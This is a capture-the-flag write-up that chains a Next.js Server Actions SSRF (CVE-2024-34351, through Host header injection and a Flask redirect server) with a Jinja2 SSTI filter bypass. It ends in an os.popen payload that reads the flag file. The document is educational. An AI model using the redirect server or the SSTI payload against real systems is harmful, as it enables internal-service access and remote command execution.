Challenge Overview
In this challenge, we are provided a front-end application with a backend server running at different port. The goal is to successfully access the backend endpoints and perform shell code to get the flag.
Step 1: SSRF to access the backend
Analysis
Scanning the front-end code and the only suspicious files are serverActions.tsx and pastetable.tsx (which imports function from serverActions.tsx). The code in serverActions.tsx is.
"use server";
import { redirect } from "next/navigation";
export async function doRedirect() { redirect("/error");}The "user server"; is a directive that indicates a function/file to be executed on the server side. (React document here) It marks server-side functions that can be called from client-side code.
In pastetable.tsx (client code), it calls the doRedirect() function (server-side function).
<form action={doRedirect}> <button className="link-light" type="submit"> {paste.title}</button></form>I have a sneaky suspicious that perhaps the exploited methods involving clicking on the click, then it will do something unsafe to the server.
Since I’ve never used the “use server” functionality, let’s do some Google Search about related vulnerabilities with the keyword.
nextjs "use server" redirect vulnerabilities Link: https://deepstrike.io/blog/nextjs-security-testing-bug-bounty-guide
The related part is Next.js Server Actions.
Link: https://deepstrike.io/blog/nextjs-security-testing-bug-bounty-guide
The related part is Next.js Server Actions.
A brief explaination of what happens when we click on the form link.
When a Client Component or <form action={someServerAction}> triggers a Server Action, Next.js does not always call a plain public URL. Instead, the client sends a POST to an internal Next endpoint and includes a header or form field that identifies the action. That identifier appears as a header, commonly shown as Next-Action, and maps the incoming request to the specific server function to execute. In practice, the server ignores the request path and uses the Next-Action token to dispatch the call.As the summary said, the URL and path does not matter at all. We just need to pass the correct Next-Action header.
Following up, the blog also said that this is CVE-2024-34351. To have a better vision of how to exploit, I read this assetnote blog from Assetnote security team.
An important cause for this CVE is that the code uses relative path (redirect("/error")). In NextJS source code, if a server action is called and it responses with a redirect including the relative path, the server will fetch the result based on the Host header taken from the client.
Here is the NextJS source code (from the assetnote blog).
async function createRedirectRenderResult( req: IncomingMessage, res: ServerResponse, redirectUrl: string, basePath: string, staticGenerationStore: StaticGenerationStore) { res.setHeader('x-action-redirect', redirectUrl) // if we're redirecting to a relative path, we'll try to stream the response if (redirectUrl.startsWith('/')) { const forwardedHeaders = getForwardedHeaders(req, res) forwardedHeaders.set(RSC_HEADER, '1')
const host = req.headers['host'] const proto = staticGenerationStore.incrementalCache?.requestProtocol || 'https' const fetchUrl = new URL(`${proto}://${host}${basePath}${redirectUrl}`) // .. snip .. try { const headResponse = await fetch(fetchUrl, { method: 'HEAD', headers: forwardedHeaders, next: { // @ts-ignore internal: 1, }, })
if ( headResponse.headers.get('content-type') === RSC_CONTENT_TYPE_HEADER ) { const response = await fetch(fetchUrl, { method: 'GET', headers: forwardedHeaders, next: { // @ts-ignore internal: 1, }, }) // .. snip .. return new FlightRenderResult(response.body!) } } catch (err) { // .. snip .. } }
return RenderResult.fromStatic('{}')}So we can inject a malicious host header. However, in the code, before fetching the URL, it sends a HEAD request to the URL. Only when the Content-Type header in the response is equal to RSC_CONTENT_TYPE_HEADER, which is text/x-component, then the GET request is made to the URL.
Exploit
We have gathered pretty enough information for the SSRF vulnerability. Now, in the app, when clicking on a form link, it will automatically redirect to the /error endpoint. But this endpoint is useless, we need to access the actual backend endpoints.
Using the strength that we can manipulate the Host header, let’s create a malicious server using Python with our own customized /error endpoint.
from flask import Flask, Response, request, redirect, render_template_stringapp = Flask(__name__)
target_url = 'http://127.0.0.1:3000/register?username=mi1&password=uia256'
@app.route('/error', methods=['GET', 'HEAD', 'POST'])def catch(): if request.method == 'HEAD': print("[*] === Receive a HEAD request ===") resp = Response("") # Set the Content-Type header resp.headers['Content-Type'] = 'text/x-component' return resp return redirect(target_url)
@app.route('/', methods=['GET'])def welcome(): return render_template_string("<h1>Malicious Server Running</h1>")
if __name__ == "__main__": app.run("0.0.0.0", port=8080)Let’s attempt to register an account on the backend side and hope it will return the token. The malicious server can be hosted quickly using Cloudfare Tunnels (instructions here).

We successfully registered an account with the token.
Be sure to change the Origin to match the Host header. Or we can get rid of the Origin header.
Now, the second vulnerability lie in the back-end side (/home endpoint).
Step 2: SSTI via /home endpoint
The following code for /home exposes a SSTI vulnerability with the directory parameter.
@web.route("/home", methods=["GET", "POST"])@auth_middlewaredef feed(): directory = request.args.get("directory")
if not directory: dirs = os.listdir(os.getcwd()) return render_template("index.html", title="home", dirs=dirs)
if any(char in directory for char in invalid_chars): return render_template("error.html", title="error", error="invalid directory"), 400
try: with open("./application/templates/scan.html", "r") as file: template_content = file.read() results = scan_directory(directory) template_content = template_content.replace("{{ results.date }}", results["date"]) template_content = template_content.replace("{{ results.scanned_directory }}", results["scanned_directory"]) return render_template_string(template_content, results=results)
except Exception as e: return render_template("error.html", title="error", error=e), 500Since this endpoint is first passed through a middleware, so be sure to include the token parameter when sending a request.
I did a Google search for SSTI payload and found a pretty popular one on this website.
{{request['application']['__globals__']['__builtins__']['__import__']('os')['popen']('id')['read']()}}But this application has blocked some characters (general.py).
import osfrom faker import Faker
fake = Faker()
generate = lambda x: os.urandom(x).hex()
invalid_chars = ["{{", "}}", ".", "_", "[", "]","\\", "x"]
def generate_user(): return fake.user_name()So again, I did some research on how to bypass the filters and found 2 useful links (Jinja2-filter-bypass and Jinja2-template-injection-filter-bypass).
The replacement is as followed.
{{and}}{%and%}.|attr(...). Cannot useobject[attribute]because[]is also blocked._use other request query arguments.
The above payload can be transformed into the following.
__globals__ --> g --> request|attr('args')|attr('get')('g')__builtins__ --> b --> request|attr('args')|attr('get')('b')__import__ --> i --> request|attr('args')|attr('get')('i')

{% print request|attr('application')|attr(request|attr('args')|attr('get')('g'))|attr('get')(request|attr('args')|attr('get')('b'))|attr('get')(request|attr('args')|attr('get')('i'))('os')|attr('popen')('cat /flag*')|attr('read')() %}Simply change the target_url with http://127.0.0.1:3000/home?token={...}&directory={payload}, then send the POST request and we will get the flag.